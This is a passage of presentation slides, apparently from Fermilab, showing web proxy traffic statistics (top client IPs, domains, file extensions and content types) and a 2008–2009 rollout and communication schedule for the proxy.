
BCR Stream Reader 1

Stream IP Port	9999
Status	Started

Top Client IP by Requests

All Dates	
131.225.5.26	570,511
131.225.82.112	254,397
131.225.92.116	225,329
131.225.81.1	119,308
131.225.92.68	78,098
131.225.92.100	40,658
131.225.92.147	29,941
131.225.82.19	23,207
131.225.224.105	14,507
131.225.82.14	10,352

[Full Report](#)



Top Users by Page Views

All Dates	
-	271,400

[Full Report](#)

Top Domains by Requests

All Dates	
www.borders.com	240,505
www.facebook.com	54,436
sports.yahoo.com	49,536
www.tor.com	41,032
www.apple.com	35,294
www.versiontracker.com	34,292
www-esh.fnal.gov	33,425
www.fnal.gov	32,528
www.amazon.com	32,124
www.filamentgroup.com	31,954

[Full Report](#)


Top File Extensions by Requests

All Dates	
-	724,121
jpg	123,865
gif	113,353
html	94,958
php	79,243
png	61,095
css	48,596
htm	16,185
exe	14,451
js	13,224

[Full Report](#)

Top Content-Type by Requests

All Dates	
text/html	890,077
image/gif	123,885
image/peg	115,873
image/png	62,459
text/css	54,669
-	33,749
application/x-javascript	27,800
text/plain	18,065
application/octet-stream	15,356



Rollout Schedule & Communication

Through end of 2008:

- Emailcenter
- Village
- Library
- Users Center
- Helpdesk
- Other public locations/terminals
- Explicit and WCCP proxy settings

Q1 & Q2 2009:

- CD Wireless
- WH Wireless
- Site Wireless
- DO
- CDF
- TD
- AD
- BSSMS
- Others

Communication:

- GCSC Meeting
- Sysadmin Meeting
- Fermi Today
- CD Tracks
- PC Manager
- Scheduling Meeting
- Brown Bag Seminar